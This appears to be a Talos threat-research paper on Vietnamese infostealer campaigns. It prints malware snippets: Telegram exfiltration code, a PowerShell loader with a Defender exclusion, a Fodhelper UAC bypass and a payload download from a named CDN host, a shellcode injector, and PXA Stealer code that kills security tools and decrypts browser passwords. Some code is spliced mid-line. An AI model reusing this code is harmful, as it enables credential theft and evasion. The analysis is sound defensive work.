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VIETNAMESE HACKING GROUP: A RISING OF INFORMATION-STEALING CAMPAIGNS GOING GLOBAL

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ABSTRACT

In recent years, Vietnamese cybercrime groups have significantly advanced their capabilities, acquiring sophisticated tools and tactics that have enhanced their operational success. The pandemic era marked a turning point, as these groups expanded their credential theft operations to a global scale, discovering innovative methods to breach corporate firewalls worldwide, thereby facilitating further criminal activities such as ransomware and information-stealing attacks.

This paper will expose the vast criminal enterprise these Vietnamese threat actor groups have constructed, detailing their comprehensive software stacks, networks, and their sophisticated techniques, tactics and procedures (TTPs). Through multiple case studies, we will illustrate the execution of information stealer attacks by Vietnamese cybercriminals, including the deployment of infostealers, the use of rare living-off-the-land binaries (LOLBins), data exfiltration strategies, and the exploitation of legitimate services for hosting command-and-control (C2) configuration files.

INTRODUCTION

Since the close of 2023, *Cisco Talos* research has unveiled at least three hacking groups originating from Vietnam that are targeting a majority of Asian countries and select European nations. Driven by financial motivations, these groups are primarily focused on stealing credentials, financial data and social media accounts, including those related to business and advertising.

In this paper we will reveal several newly discovered malware families from the actors’ arsenal, such as RotBot (a modified version of QuasarRAT), the XClient stealer, and the PXA_BOT stealer, along with infamous malware such as CryptBot, Lumma stealer and Rhadamanthys. This compelling exploration will not only highlight the evolving landscape of Vietnamese cyber threats but also underscore the critical need for proactive cybersecurity measures.


CAMPAIGN OVERVIEWS

This paper brings together details of three campaigns:

- CoralRaider’s operations and the use of multiple information stealers [1, 2]
- The PXA Stealer Bot campaign by a Vietnamese hacking group [3]
- Threat actors’ use of copyright infringement phishing lures to deploy infostealers [4].

CORALRAIDER CAMPAIGN

Cisco Talos discovered a new threat actor that we’re calling ‘CoralRaider’ and which we believe is of Vietnamese origin and financially motivated.



ACTOR PROFILE	
CoralRaider	
Aliases	Unknown
Affiliations	Vietnam
Active since	2023
Goals	Data theft and hijacking social media accounts for financial gains
Victimology	India, China, South Korea, Bangladesh, Pakistan, Indonesia, Vietnam
Notable TTPs	Social engineering, data exfiltration, dead dropping and customized commodity loaders
Malware & tooling	CoralRaider employs a variety of customized commodity malware families such as RotBot (QuasarRAT), XClient stealer, NetSupport RAT, AsyncRAT and Rhadamanthys.

Figure 1: CoralRaider threat actor profile.

CoralRaider has been operating since at least 2023, targeting victims in various locations, including the US, Nigeria, Pakistan, Ecuador, Germany, Egypt, the UK, Poland, the Philippines, Norway, Japan, Syria and Turkey, based on our telemetry data and OSINT information. Our telemetry data also disclosed that some affected users were from Japan’s computer service call centre organizations as well as civil defence service organizations in Syria. The affected users were downloading files masquerading as movie files through the browser, indicating the possibility of a widespread attack on users across various business verticals and geographic locations.




Figure 2: CoralRaider campaign victimology.

Attack summary

The CoralRaider attack starts with a malicious *Windows* shortcut (LNK) file, which, when opened, downloads and executes an HTML application (HTA) file from an attacker-controlled server. The HTA file deploys an obfuscated Visual Basic script that runs multiple PowerShell scripts in memory to evade detection, bypass User Access Controls, disable notifications, and ultimately download and execute RotBot, a QuasarRAT variant. RotBot performs system reconnaissance and detection evasion before connecting to a *Telegram*-based command-and-control server. It then loads the XClient stealer plugin, which extracts sensitive data such as browser cookies, credentials, financial details, and social media information, along with data from *Telegram* and *Discord* applications. The plugin also captures desktop screenshots and archives the stolen data into ZIP files, which are exfiltrated to the attacker’s *Telegram* C2.




Figure 3: CoralRaider – attack summary of first intrusion.

In another intrusion, the attack also starts with a malicious *Windows* shortcut file contained in a ZIP file downloaded via a drive-by download technique, likely delivered through phishing emails. The shortcut file executes an embedded PowerShell command that runs a malicious HTA file hosted on attacker-controlled CDN domains. The HTA file executes obfuscated JavaScript, which decodes and runs a PowerShell decrypter script. This script decrypts an embedded PowerShell Loader script, which executes in memory, performing evasion techniques and bypassing User Access Controls before downloading and running one of the payloads: Cryptbot, LummaC2, or Rhadamanthys information stealers.




Figure 4: CoralRaider – attack summary of second intrusion.

CoralRaider TTPs

RotBot to load and run the payload

RotBot, a remote access tool (RAT) compiled on 9 January 2024, is downloaded and runs on the victim machine disguised as Printer Subsystem application 'spoolsv.exe'. RotBot is a variant of the QuasarRAT client that the threat actor has customized and compiled for their campaign.

During its initial execution, RotBot performs several checks on the victim's machine to evade detection, including IP address, ASN number, and running processes of the victim's machine. It performs reconnaissance of system data on the victim machine. It also configures the internet proxy on the victim machine by modifying the settings of the registry key:

Software\Microsoft\Windows\CurrentVersion\Internet

with the values:

ProxyServer = 127.0.0.1:80

ProxyEnable = 1

We observed that RotBot discovered in this campaign creates a mutex in the victim machine as the infection marker using hard-coded strings in the binary.

XClient stealer has three primary functions that help it to avoid the radar. First, it will perform virtual environment evasion if the victim's machine runs in *VMware* or *VirtualBox*. It also checks if a DLL called *sbieDll.dll* exists in the victim machine file system to detect if it is running in the *Sandboxie* environment. XClient stealer also checks if anti-virus software, including *AVG*, *Avast* and *Kaspersky*, is running on the victim's machine.

After bypassing all the checking functions, the XClient stealer captures the victim's machine screenshot, saves it with the '.png' extension in the victim's temporary user profile folder, and sends it to the C2 through the '/sendPhoto' URL.

XClient stealer steals victims' social media web application credentials, browser data, cookies and financial information such as credit card details from user and business accounts of *Facebook*, *Instagram* and *YouTube*. It targets *Chrome*, *Microsoft Edge*, *Opera*, *Brave*, *CocCoc* and *Firefox* browser data files through the absolute paths of the respective browser installation paths. It extracts the contents of the browser database to a text file in the local temporary folder of the victim's profile.

Finally, the XClient stealer stores the victim's social media data, which is collected into a text file in the local user profile temporary folder and creates a ZIP archive. The ZIP files are exfiltrated to the *Telegram* C2 through the '/sendDocument' URL.

```
public void SendDocument(string p0, string p1)
{
    try
    {
        bool flag = !c0000de.p0000e5;
        if (!flag)
        {
            bool flag2 = string.IsNullOrEmpty(p0);
            if (flag2)
            {
                this.m000193(p1);
            }
            else
            {
                HttpClient httpClient = new HttpClient();
                Task<HttpResponseMessage> task = httpClient.SendAsync(new HttpRequestMessage(HttpMethod.Post, Encoding.UTF8.GetString(Convert.FromBase64String(
                    "aHR0cHM6Ly9hcGkudGVzZWdyYW0ub3JnL2JvdA==" + "" + Encoding.UTF8.GetString(Convert.FromBase64String("L3N1bmREb2N1bnVudA==" + ""))))
                    https://api.telegram.org/bot
                    Content = new MultipartFormDataContent
                    {
                        {
                            new StreamContent(File.OpenRead(p0)),
                            Encoding.UTF8.GetString(Convert.FromBase64String("ZG9jdW11bnQ==" + "")), document
                            p0
                        },
                        {
                            new StringContent(""),
                            Encoding.UTF8.GetString(Convert.FromBase64String("Y2hhdF9pZjA==" + "")) chat_id
                        },
                        {
                            new StringContent(p1),
                            Encoding.UTF8.GetString(Convert.FromBase64String("Y2FwdG1vbg==" + "")) caption
                        }
                    });
            }
        }
    }
    catch
    {
    }
}
```

Figure 8: Snippet of the XClient stealer binary.

Evade detections and bypass User Access Controls

The actor used a PowerShell loader script and LOLBins to evade detection and bypass the User Access Controls in the victim machine.

The PowerShell loader script is modular and has multiple functions to perform a sequence of activities on the victim's machine. Initially, it executes a function that drops a batch script in the victim machine's temporary folder and writes its contents, which includes the PowerShell command to add the victim machine's 'ProgramData' folder to the *Windows Defender* exclusion list.

The dropped batch script is executed through a LOLBin, 'FoDHelper.exe', and a programmatic identifier (ProgID) registry key is used to bypass the User Access Controls in the victim's machine. Fodhelper is a *Windows* feature, an on-demand helper binary that runs by default with high integrity. Usually, when Fodhelper is run, it checks for the presence of the registry keys listed below. If the registry keys have commands assigned, Fodhelper will execute them in an elevated context without prompting the user.

HKCU:\Software\Classes\ms-settings\shell\open\command

HKCU:\Software\Classes\ms-settings\shell\open\command\DelegateExecute

HKCU:\Software\Classes\ms-settings\shell\open\command\{default}

By default, *Windows Defender* detects attempts to write to the 'HKCU:\Software\Classes\ms-settings\shell\open\command' registry keys, and to evade this detection the threat actor uses the programmatic identifier. In *Windows* machines, a

programmatic identifier is a registry entry that can be associated with a Class ID (CLSID), which is a globally unique serial number that identifies a COM (Component Object Model) class object. The Windows Shell uses a default ProgID registry key called 'CurVer', which is used to set the default version of a COM application.

In this campaign, the threat actor abuses the CurVer registry key feature by creating a custom ProgID 'ServiceHostXGRT' registry key in the software classes registry and assigns the Windows shell to execute a command to run the batch script.

Registry key	Value
HKCU\Software\Classes\ServiceHostXGRT\Shell\Open\command	%temp%\r.bat

The script configures the ProgID 'ServiceHostXGRT' in the CurVer registry subkey of 'HKCU\Software\Classes\ms-settings\CurVer', which will get translated to 'HKCU:\Software\Classes\ms-settings\shell\open\command'. After modifying the registry settings, the PowerShell script runs Fodhelper.exe, executing the command assigned to the registry key 'HKCU:\Software\Classes\ms-settings\shell\open\command', and executes the dropped batch script. Finally, it deletes the configured registry keys to evade detection.

```
function vHyLMI1()
{;sc $env:TMP\r.bat "if not DEFINED IS_MNMZD set IS_MNMZD=1 && start "" "" /min "%~dpnx0" %* && exit `r`nstart /
min powershell -w 1 -ep Unrestricted -nop Add-MpPreference -ExclusionPath $env:ProgramData; && exit `r`nexit";
cmd /c 'REG ADD HKEY_CURRENT_USER\Software\Classes\ServiceHostXGRT\Shell\Open\Command /VE /T REG_SZ /D
"%TMP%\r.bat" /F && REG ADD HKEY_CURRENT_USER\Software\Classes\MS-Settings\CurVer /VE /T REG_SZ /D
"ServiceHostXGRT" /F && FoDHelper.exe';
sleep 1;
cmd /c 'REG DELETE HKEY_CURRENT_USER\Software\Classes\MS-Settings /F && REG DELETE
HKEY_CURRENT_USER\Software\Classes\ServiceHostXGRT /F';
}
vHyLMI1 ;

if not DEFINED IS_MNMZD set IS_MNMZD=1 && start "" /min "%~dpnx0" %* && exit
start /min powershell -w 1 -ep Unrestricted -nop Add-MpPreference -ExclusionPath C:\ProgramData; && exit
exit
```

First r.bat

Figure 9: Snippet of the CoralRaider PowerShell script.

The batch script adds the folder 'C:\ProgramData' to the *Windows Defender* exclusion list. The PowerShell loader script downloads the payload and saves it in the 'C:\ProgramData' folder as 'X1xDd.exe'.

```
function ooa($FWk) https://dashdisk-1.b-cdn.net/X1xDd.exe
{$zmJ = New-Object (KTn @(6373,6396,6411,6341,6382,6396,6393,6362,6403,6400,6396,6405,6411));
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
$fVP = $zmJ.DownloadData($FWk);
return $fVP;

function KTn($OKX)
{$HeP=6295;
$yOX=$Null;
foreach($wwJ in $OKX)
{$yOX+=[char]($wwJ-$HeP)};
return $yOX;

function TNK($WcE, $fVP){[IO.File]::WriteAllBytes($WcE, $fVP)};
$ghyth = 0;

function BqN()
{$rrC = $env:ProgramData + '\';$NplbA = $rrC + 'X1xDd.exe'; C:\ProgramData\X1xDd.exe
if (Test-Path -Path $NplbA)
{Lyo $NplbA;}
Else
{ $xEDvKm = ooa (KTn @(6399,6411,6411,6407,6410,6353,6342,6342,6395,6392,6410,6399,6395,6400,6410,6402,6340,6344,6341,6393,6340,
6394,6395,6405,6341,6405,6396,6411,6342,6383,6344,6415,6363,6395,6341,6396,6415,6396));
TNK $NplbA $xEDvKm;
Lyo $NplbA}};
BqN;
```

Figure 10: Snippet of the CoralRaider PowerShell script.

After downloading the payload to the victim's machine, the PowerShell loader executes another function that overwrites the previously dropped batch file with the new instructions to run the downloaded payload information stealer through the *Windows* start command. It uses the same Fodhelper technique as explained earlier in this section to run the batch script's second version.

```
function Lyo ($ieSPNgEP)
{
    jsc $env:TMP\r.bat "if not DEFINED IS_MNMZD set IS_MNMZD=1 && start "" "" /min "%~dpnx0" %* && exit 'r' nstart /min $ieSPNgEP &&
    exit 'r' nexit";
    cmd /c "REG ADD HKEY_CURRENT_USER\Software\Classes\ServiceHostXGRT\Shell\Open\Command /VE /T REG_SZ /D "%TMP%\r.bat" /F && REG ADD
    HKEY_CURRENT_USER\Software\Classes\MS-Settings\CurVer /VE /T REG_SZ /D "ServiceHostXGRT" /F && FoDHelper.exe";
    sleep 1;
    cmd /c "REG DELETE HKEY_CURRENT_USER\Software\Classes\MS-Settings /F && REG DELETE
    HKEY_CURRENT_USER\Software\Classes\ServiceHostXGRT /F";}

if not DEFINED IS_MNMZD set IS_MNMZD=1 && start "" "" /min "%~dpnx0" %* && exit
start /min C:\ProgramData\X1xDd.exe && exit
exit
Second r.bat
```

Figure 11: Snippet of the CoralRaider PowerShell script.

We discovered that the threat actor also delivered three famous information stealers as payloads in the campaign: CryptBot, LummaC2 and Rhadamanthys. These information stealers target victims’ information, such as system and browser data, credentials, cryptocurrency wallets and financial information.

CryptBot

CryptBot is a typical infostealer targeting Windows systems discovered in the wild by G DATA in 2019 [5]. It is designed to steal sensitive information from infected computers, such as credentials from browsers, cryptocurrency wallets, browser cookies and credit cards, and creates screenshots of the infected system.

Talos has discovered a new CryptBot variant distributed in the wild since January 2024. The goal of the new CryptBot is the same, with some new innovative functionalities. The new CryptBot is packed with different techniques to obstruct malware analysis. A few new CryptBot variants are packed with VMProtect V2.0.3-2.13; others also have VMProtect, but with unknown versions. The new CryptBot attempts to steal sensitive information from infected machines and modifies the configuration changes of the stolen applications. The list of targeted browsers, applications and cryptocurrency wallets by the new variant of CryptBot is shown in Figure 12.




Figure 12: Applications, browsers and crypto wallets targeted by CryptBot.

We observed that the new CryptBot variant also includes password manager application databases and authenticator application information in its stealing list to steal the cryptocurrency wallets that have two-factor authentication enabled.

```

.text:00D470DA ; -----
.text:00D470DA          push    0C8h
.text:00D470DA          mov     edx, offset aSleep ; "Sleep"
.text:00D470DF          mov     ecx, 1
.text:00D470E9          call   function_call
.text:00D470EE          call   eax
.text:00D470F0          push   offset aTrezorPassword ; "Trezor_Password_Manager"
.text:00D470F5          loc_D470F5:          ; CODE XREF: sub_D46EE0+595↓j
.text:00D470F5          ; sub_D46EE0+6A5↓j ...
.text:00D470F5          push   1
.text:00D470F7          push   dword_D98880
.text:00D470FD          loc_D470FD:          ; CODE XREF: sub_D46EE0+489↓j
.text:00D470FD          ; sub_D46EE0+658A↓j ...
.text:00D470FD          mov     edx, ebx
.text:00D470FF          mov     ecx, edi
.text:00D47101          call   sub_D46630
.text:00D47106          add     esp, 0Ch
.text:00D47109          inc     dword_D98880
.text:00D4710F          jmp    loc_D7D489

```

Figure 13: Snippet from the CryptBot binary.

CryptBot is aware that the target applications in the victim’s environment will have different versions, and their database files will have different file extensions. It scans the victim’s machine for database files’ extensions of the targeted applications for harvesting credentials.

```

v24 = 940000;
ABEL_71:
// KeePass 2.x database files are .kdbx, while KeePass 1.x are .kdb
if ( (int)expnd(file_path, L".kdb") || (int)expnd(file_path, L".kdbx") || (int)expnd(file_path, L".pwd") )
{
if ( v24 || (v30 = (int (*)(void))function_call(1, "GetProcessHeap"), v24 = v30(), (940000 = v24) != 0) )
{
v31 = (int (__stdcall *) (int, int, int))function_call(1, "HeapAlloc");
v32 = v31(v24, 8, 2048);
if ( v32 )
{
v41 = ++dword_D99404;
v33 = (void (*)(int, int, const wchar_t *, ...))function_call(4, "wmsprintfw");
v33(v32, 2048, L"Files\\KeePass\\%d.%wS", v41, file_path);
((void (__cdecl *) (int, _DWORD, int))sub_D44F00)(v6, 0, 18);
if ( 940000 )
{
v39 = 940000;
v34 = (void (__stdcall *) (int, _DWORD, int))function_call(1, "HeapFree");
v34(v39, 0, v32);
}
}
}
}

```

Figure 14: Snippet from the CryptBot binary.

LummaC2

Talos discovered that the actor is delivering a new variant of LummaC2 malware as an alternative payload in this campaign. LummaC2 is a notorious information stealer that attempts to harvest information from victims’ machines. Based on the report posted by *Outpost24* and other external security reports, LummaC2 has already been confirmed to have been sold on the underground market for years [6].

The threat actor has modified LummaC2’s information stealer capability and obfuscated the malware with a custom algorithm. The obfuscation algorithm is saved in another section inside the malware, shown in Figure 15.

property	value	value	value	value	value
section	section[0]	section[1]	section[2]	section[3]	section[4]
name	.text	.rdata	.data	.reloc	xxym
footprint > sha256	03919FC24E175988EC546C8...	442A1202B2DF587C961F14C...	B26B7EB701B86D37FFB962DE...	501FF014516F80F74512CDE0...	5C2445068620EB1FDECE32B...
entropy	6.761	5.947	7.294	6.702	5.940
file-ratio (99.82%)	63.18 %	3.11 %	20.94 %	11.54 %	1.06 %
raw-address (begin)	0x00000400	0x00059400	0x0005DA00	0x0007B200	0x0008B600
raw-address (end)	0x00059400	0x0005DA00	0x0007B200	0x0008B600	0x0008CE00
raw-size (576000 bytes)	0x00059000 (364544 bytes)	0x00004600 (17920 bytes)	0x0001D800 (120832 bytes)	0x00010400 (66560 bytes)	0x00001800 (6144 bytes)
virtual-address	0x00001000	0x0005A000	0x0005F000	0x0007E000	0x0008F000
virtual-size (581596 bytes)	0x00058F0E (364302 bytes)	0x0000448E (17550 bytes)	0x0001E874 (125044 bytes)	0x000103CC (66508 bytes)	0x00002000 (8192 bytes)

Figure 15: Lumma C2 PE sections.

The new version of LummaC2 also presents the same signature of the alert message displayed to the user during its execution.




Figure 16: Notification warning pop-up by Lumma C2.

The C2 domains are encrypted with a symmetric algorithm, and we found that the actor has nine C2 servers that the malware will attempt to connect to one by one. Analysing various samples of the new LummaC2 variant, we spotted that each will use a different key to encrypt the C2.

```

fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.00EFB2C0
cmp byte ptr ds:[eax+ecx+1],0
lea ecx,dword ptr ds:[ecx+1]
jne fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.EFB2C0

fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.00EFB2CA
mov edx,ecx
and edx,FFFFFFFC
mov edi,ecx
and edi,3
mov ebx,ecx ; ebx:"op"
or ebx,3 ; ebx:"op"
imul ebx,edi ; ebx:"op"
xor edi,3
imul edi,edx
add ebx,edi ; ebx:"op"
shr ebx,2 ; ebx:"op"
movzx edx,byte ptr ds:[eax+ecx-1]
cmp edx,3D ; 3D:'='
je fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.EFB2F6

fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.00EFB2F1
cmp edx,2E ; 2E:'.'
jne fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.EFB2F7

fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.00EFB2F6
dec ebx ; ebx:'op'

fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.00EFB2F7
movzx edx,byte ptr ds:[eax+ecx-2]
cmp edx,3D ; 3D:'='
    
```

Figure 17: Snippet of a Lumma C2 function.

Talos has compiled a list of nine C2 domains the new LummaC2 variant attempts to connect to in this campaign.

Encrypted strings	Decrypted strings
DjAX00pkpcffFUltGiiaZwjEaPFx8U3sZYohNNzphB+VXag KwrRr7BjLA71GNEZ8E8/0K2otQ==	peasanthovecapspl[.]shop
DjAX00pkpcffFUltGiiaZwjEaPFx8U3sZYohNNzphBpVXqw OAHAo75nPQT3Hc4I6EZ+x+u0rVjB	gemcreedarticulateod[.]shop
DjAX00pkpcffFUltGiiaZwjEaPFx8U3sZYohNNzphB9VXSh LxDmQLFmPATgC8Ma+U14zKy0oBnC/kf0	secretionsuitcasenioise[.]shop
DjAX00pkpcffFUltGiiaZwjEaPFx8U3sZYohNNzphBtXHa6J wfKqbxwOh79B8wb+UF0jbavqkc=	claimconcessionrebe[.]shop
DjAX00pkpcffFUltGiiaZwjEaPFx8U3sZYohNNzphBiWXaxI wjMs6Z0Ox/1BsUM8UZ/2qyz60TZ+Vg=	liabilityarrangemenyit[.]shop
DjAX00pkpcffFUltGiiaZwjEaPFx8U3sZYohNNzphBjX3O2O RDAtKx0MAjiDcwE9U9mxq7ptl/e5g==	modestessayevenmilwek[.]shop
DjAX00pkpcffFUltGiiaZwjEaPFx8U3sZYohNNzphB6Qn6yJ APJoqxwKB77BsAM8kB51K/ptl/e5g==	triangleseasonbenchwj[.]shop
DjAX00pkpcffFUltGiiaZwjEaPFx8U3sZYohNNzphBtRXunP xbAtLRwPQ78DssH/U1yyqSrQnRnC/kf0	culturesketchfinancial[.]shop
DjAX00pkpcffFUltGiiaZwjEaPFx8U3sZYohNNzphB9X3GyI hHLs7Z7Lh74AcYM+Ep/xuu0rVjB	sofahuntingslidedine[.]shop

In the second stage, the Python script uses the *Windows* API to allocate a memory block and inject Rhadamanthys into the process. We spotted that the threat actor is developing the Python script with the intention of including the functionality of executing a shellcode.

```

import ctypes
import ctypes.wintypes as PPPP
import time

import base64

#B64_PAMSI_PETW = "6IhJAACIYwAAj/u9vuXzVeq8B75pdpASlIxZ1PHBXvk4c0eMA2XF9qMAAAAAwL0SCIRpakbZCpRAqC7e64hwDu8DCZ6s0Swoq5ZncF98sfQCKwUNVqF07fRTYm

SHSH = "TvFUugAAAAWIPoCVAFAIAIAP/QwwAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA8AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCB1Z

def main():
    try:
        KOKO = ctypes.windll.kernel32
        KOKO.VirtualAlloc.argtypes = (PPPP.LPVOID, ctypes.c_size_t, PPPP.DWORD, PPPP.DWORD)
        KOKO.VirtualAlloc.restype = PPPP.LPVOID
        KOKO.CreateRemoteThread.argtypes = (PPPP.HANDLE, PPPP.LPVOID, ctypes.c_size_t, PPPP.LPVOID, PPPP.LPVOID, PPPP.DWORD, PPPP.LPVOID)
        KOKO.CreateThread.restype = PPPP.HANDLE
        KOKO.RtlMoveMemory.argtypes = (PPPP.LPVOID, PPPP.LPVOID, ctypes.c_size_t)
        KOKO.RtlMoveMemory.restype = PPPP.LPVOID
        KOKO.WaitForSingleObject.argtypes = (PPPP.HANDLE, PPPP.DWORD)
        KOKO.WaitForSingleObject.restype = PPPP.DWORD
        #memoryaddr = kernel32.VirtualAlloc(None, len(buf), 0x3000, 0x40)
        time.sleep(93)

        MAS = KOKO.VirtualAlloc(None, len(base64.b64decode(SHSH.encode())), 0x3000, 0x40)
        # kernel32.RtlMoveMemory(memoryaddr, buf, len(buf))
        KOKO.RtlMoveMemory(MAS, base64.b64decode(SHSH.encode()), len(base64.b64decode(SHSH.encode())))
        time.sleep(73)

        thrd2 = KOKO.CreateThread(ctypes.c_int(0), ctypes.c_int(0), ctypes.c_void_p(MAS), ctypes.c_int(0), ctypes.c_int(0), ctypes.pointer(ctypes.c_int(0)))
        time.sleep(103)
        KOKO.WaitForSingleObject(thrd2, -1)

    except Exception as error:
        pass

if __name__ == "__main__":
    #f=open("Base64DInvokePAMSI_ETW_ShellCode.txt","w")
    #f.write(base64.b64encode(buf).decode())
    time.sleep(15)
    main()

```

Figure 21: Stage 2 Python injector.

Our analysis of the final executable file showed that the malware unpacks the loader module with the custom format having the magic header ‘XS’ and performs the process injection. The custom loader module in XS format is similar to that of a Rhadamanthys sample analysed by *Check Point* [7]. The malware selects the target process for process injection from a hard-coded list in the binary:

- ‘%Systemroot%\system32\dialer.exe’
- ‘%Systemroot%\system32\openwith.exe’

Address	Hex	ASCII
00280000	58 53 08 01 05 00 BF 00 7C 00 03 00 00 F0 00 00	XS... . | ; . . . . . ð . .
00280010	80 10 00 00 78 00 00 00 90 B4 00 00 00 00 00 00	. . . . . x
00280020	00 00 00 00 16 03 00 00 00 E0 00 00 00 10 00 00	. . . . . a
00280030	7C 00 00 00 00 88 00 00 03 00 00 00 00 A0 00 00	| . . . . . . . . . .
00280040	7C 88 00 00 00 0C 00 00 03 00 00 00 00 B0 00 00	| . . . . . . . . . .
00280050	7C 94 00 00 00 0E 00 00 02 00 00 00 00 C0 00 00	| . . . . . A
00280060	7C A2 00 00 00 12 00 00 06 00 00 00 00 E0 00 00	| e a
00280070	7C B4 00 00 00 06 00 00 0A 00 00 00 90 90 90 90	| . . . . . . . . . .
00280080	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	. . . . .
00280090	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	. . . . .
002800A0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	. . . . .
002800B0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	. . . . .
002800C0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	. . . . .
002800D0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	. . . . .
002800E0	8D A4 24 00 00 00 00 05 00 00 00 00 4C 8B D1 B8	. = \$ L . N .
002800F0	00 00 00 00 0F 05 C3 05 00 00 00 00 00 E9 BC 65 00	. . . . . A exe .
00280100	00 E9 09 67 00 00 FF 71 08 FF 71 04 FF 31 FF D0	. e . g . . y q . y q . y 1 y D
00280110	C2 04 00 CC CC CC CC CC CC CC CC CC 55 8B EC 57	A i u . w
00280120	56 88 75 0C 88 4D 10 8B 7D 08 8B C1 8B D1 03 C6	V . u . M . . } . . A . N . E
00280130	3B FE 76 08 3B F8 0F 82 74 01 00 00 F7 C7 03 00	; b v . ; e . . t . . + C . .
00280140	00 00 75 14 C1 E9 02 83 E2 03 83 F9 08 72 29 F3	. . u . A e . . a . . u . r) ó
00280150	A5 FF 24 95 E6 11 00 00 8B C7 BA 03 00 00 00 83	. y \$. e C °

Figure 22: Rhadamanthys binary with the XS magic header.

- Creates and runs a *Windows* shortcut file with the file name ‘WindowsSecurity.lnk’, configuring a base64-encoded command as a command-line argument in the user profile’s temporary folder and configures the ‘Run’ registry key with the path of the shortcut file to establish persistence.
- With a single-line Python script using a disguised portable Python executable, the *Windows* shortcut file downloads a Base64-encoded Python program from a remote server. The downloaded program contains instructions to disable anti-virus programs on the victim’s machine.
- The batch script continues to execute another PowerShell command that downloads the PXA Stealer Python program and executes it with the masqueraded portable Python executable ‘synaptics.exe’ on the victim’s machine.
- Another batch script, called ‘WindowsSecurity.bat’, is dropped in the *Windows* startup folder of the victim’s machine to establish persistence, which has the command to download and execute the PXA Stealer Python program.

PXA Stealer targets victims’ sensitive data

PXA Stealer is a Python program that has extensive capabilities targeting a variety of data on the victim’s machine.

When PXA Stealer is executed, it kills a variety of processes from a hard-coded list, including endpoint detection software, network capture and analysis processes, VPN software, cryptocurrency wallet applications, file transfer client applications, and web browser and instant messaging application processes, by executing ‘task kill’ commands.

```
import ctypes; ctypes.WinDLL('user32').ShowWindow(ctypes.WinDLL('kernel32').GetConsoleWindow(), 0)
import os, json, base64, sqlite3, shutil, requests, glob, re, zipfile, io, datetime, hmac, subprocess, ctypes.wintypes
from base64 import b64decode
from hashlib import sha1, pbkdf2_hmac
from pathlib import Path
from pyasn1.codec.der.decoder import decode
from Crypto.Cipher import AES, DES3
from win32crypt import CryptUnprotectData
from ctypes import windll, byref, create_unicode_buffer, pointer, WINFUNCTYPE
from ctypes.wintypes import DWORD, WCHAR, UINT

ImportantKeywords = ['paypal', 'perfectmoney', 'etsy', 'facebook', 'ebay', 'coin', 'binance', 'wallet', 'payment', 'amazon', 'crypto', 'business',
'server', 'instagram', 'rdp', 'blockchain', 'vpn', 'google', 'roblox', 'host', 'cloud', 'houbi', 'hbo', 'spotify', 'twitch', 'steam', 'reddit',
'twitter', 'instagram', 'prime', 'subgiare', 'netflix', 'garena', 'riotgames', 'clone', 'via', 'nguyenlieu', 'otp', 'sim', 'smit', 'proxy', 'mail',
'traodoisub', 'tuongtactheo', 'bysun', 'mmo', 'tool', 'bm', 'tkqc', 'tainguyen', 'thesieure', 'sms', 'captcha', 'bank', 'money', 'hosting',
'tenten', 'domain', 'linkedin', 'tiktok', 'snapchat', 'pinterest', 'venmo', 'skril', 'payoneer', 'westernunion', 'cashapp', 'zelle', 'bitcoin',
'ethereum', 'dongvan']
LocalAppData = os.getenv("LOCALAPPDATA")
AppData = os.getenv("APPDATA")
TMP = os.getenv("TEMP")
USR = TMP.split("\\AppData")[0]
PathBrowser = f"{TMP}\\Browsers Data"

process_names = [
    "ArmoryQt.exe", "Atomic Wallet.exe", "bytecoin-gui.exe", "Coinomi.exe", "Element.exe", "Exodus.exe", "Guarda.exe",
    "KeePassXC.exe", "NordVPN.exe", "OpenVPNConnect.exe", "seamonkey.exe", "Signal.exe", "filezilla.exe",
    "filezilla-server-gui.exe", "keepassx-cproxy.exe", "nordvpnservice.exe", "steam.exe", "walletd.exe",
    "waterfox.exe", "Discord.exe", "DiscordCanary.exe", "burp.exe", "Ethereal.exe", "EtherApe.exe",
    "fiddler.exe", "HTTPDebuggerSvc.exe", "HTTPDebuggerUI.exe", "snpa.exe", "solarwinds.exe",
    "tcpdump.exe", "telerik.exe", "wireshark.exe", "winpcap.exe"
]

for process_name in process_names:
    try:
        subprocess.run(["taskkill", "/F", "/IM", process_name], check=True)
    except:
        continue

creation_datetime = datetime.datetime.now().strftime('%d-%m-%Y (%H:%M:%S)')

categories_order = ["Desktop Wallets", "Browser Wallets", "VPN Extensions", "Messengers", "VPN Clients", "Gaming", "Password Managers", "FTP Clients"]wser)
logins_file = os.path.join(PathBrowser, f"All_Passwords.txt")
with open(logins_file, "a", encoding="utf-8") as f:
    f.writelines(login_data)

return count
```

Figure 24: Detection evasive function of PXA Stealer.

The stealer has the capability of decrypting the browser master key, which is a cryptographic key used by web browsers like *Google Chrome* and other *Chromium*-based browsers to protect sensitive information, including stored passwords, cookies, and other data in an encrypted form on the local system. The stealer accesses the master key file ‘Local State’ located in the browser folder of the user’s profile directory, which contains the information of the encryption key used to encrypt the user data stored in the ‘Login Data’ file, and decrypts it using the ‘CryptUnprotectData’ function. This allows the attacker to gain access to the stored credentials and other sensitive browser information.


```

def get_gck_basepath(browser_type):
    basepaths = {
        "Firefox": f"{AppData}\\Mozilla\\Firefox",
        "Pale Moon": f"{AppData}\\Moonchild Productions\\Pale Moon",
